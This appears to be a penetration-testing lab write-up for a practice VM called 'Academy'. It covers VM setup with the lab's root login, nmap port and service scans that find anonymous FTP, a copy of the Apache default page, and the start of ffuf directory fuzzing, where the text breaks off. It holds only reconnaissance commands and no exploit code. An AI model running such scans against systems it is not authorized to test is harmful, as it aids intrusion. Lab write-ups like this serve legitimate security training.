Capstone - Academy


Capstone Links

[VMs](#)
[Dev.zip](#)
[Windows Priv Esc for Beginners](#)
[Linux Priv Esc for Beginners](#)

Setup Academy

Import Academy in to VMWare or VirtualBox
`root:tcm`

Get the IP just to make sure you can communicate with the machine. Run `dhclient` then `ip a`.




```
Debian GNU/Linux 10 academy tty1

academy login: root
Password:
Last login: Fri Jun 25 07:58:43 EDT 2021 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# dhclient
root@academy:~# ipa
-bash: ipa: command not found
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:a8:cd:bd brd ff:ff:ff:ff:ff:ff
    inet 172.23.51.155/20 brd 172.23.63.255 scope global dynamic ens33
       valid_lft 86379sec preferred_lft 86379sec
    inet6 fe80::20c:29ff:fea8:cdbd/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~# _
```


Attacking Academy

Scanning

```
sudo nmap -T4 -v 172.23.51.155
sudo nmap -T4 -p 21,22,80 -sV -sC -v 172.23.51.155 -oA Academy
```



```
┌──(root㉿kali)-[~]
└─# sudo nmap -T4 -v 172.23.51.155
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 13:02 EST
Initiating ARP Ping Scan at 13:02
Scanning 172.23.51.155 [1 port]
Completed ARP Ping Scan at 13:02, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:02
Completed Parallel DNS resolution of 1 host. at 13:02, 0.00s elapsed
Initiating SYN Stealth Scan at 13:02
Scanning academy.mshome.net (172.23.51.155) [1000 ports]
Discovered open port 80/tcp on 172.23.51.155
Discovered open port 22/tcp on 172.23.51.155
Discovered open port 21/tcp on 172.23.51.155
Completed SYN Stealth Scan at 13:02, 0.05s elapsed (1000 total ports)
Nmap scan report for academy.mshome.net (172.23.51.155)
Host is up (0.00010s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:A8:CD:BD (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.23.57.66
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:A8:CD:BD (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Open Ports

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.23.57.66
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:A8:CD:BD (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Port 21(FTP) - vsftpd 3.0.3 - is open with Anonymous login enabled
Port 22(SSH) - OpenSSH 7.9p1
Port 80(HTTP) - Apache httpd 2.4.38

HTTP

Checking out what's on port 80, the default Apache 2 webpage. Which this is also indicated in the scan.



```
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:A8:CD:BD (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



172.23.51.155

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod, a2dismod, a2ensite, a2dissite,` and `a2enconf, a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.


The default Debian document root is `/var/www/html`. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. However, check **existing bug reports** before reporting a new bug.


Fuzzing with ffuf

```
ffuf -u http://172.23.51.155/FUZZ -w /usr/share/wordlists/dirb/big.txt
```



```
┌──(root㉿kali)-[~]
└─# ffuf -u http://172.23.51.155/FUZZ -w /usr/share/wordlists/dirb/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
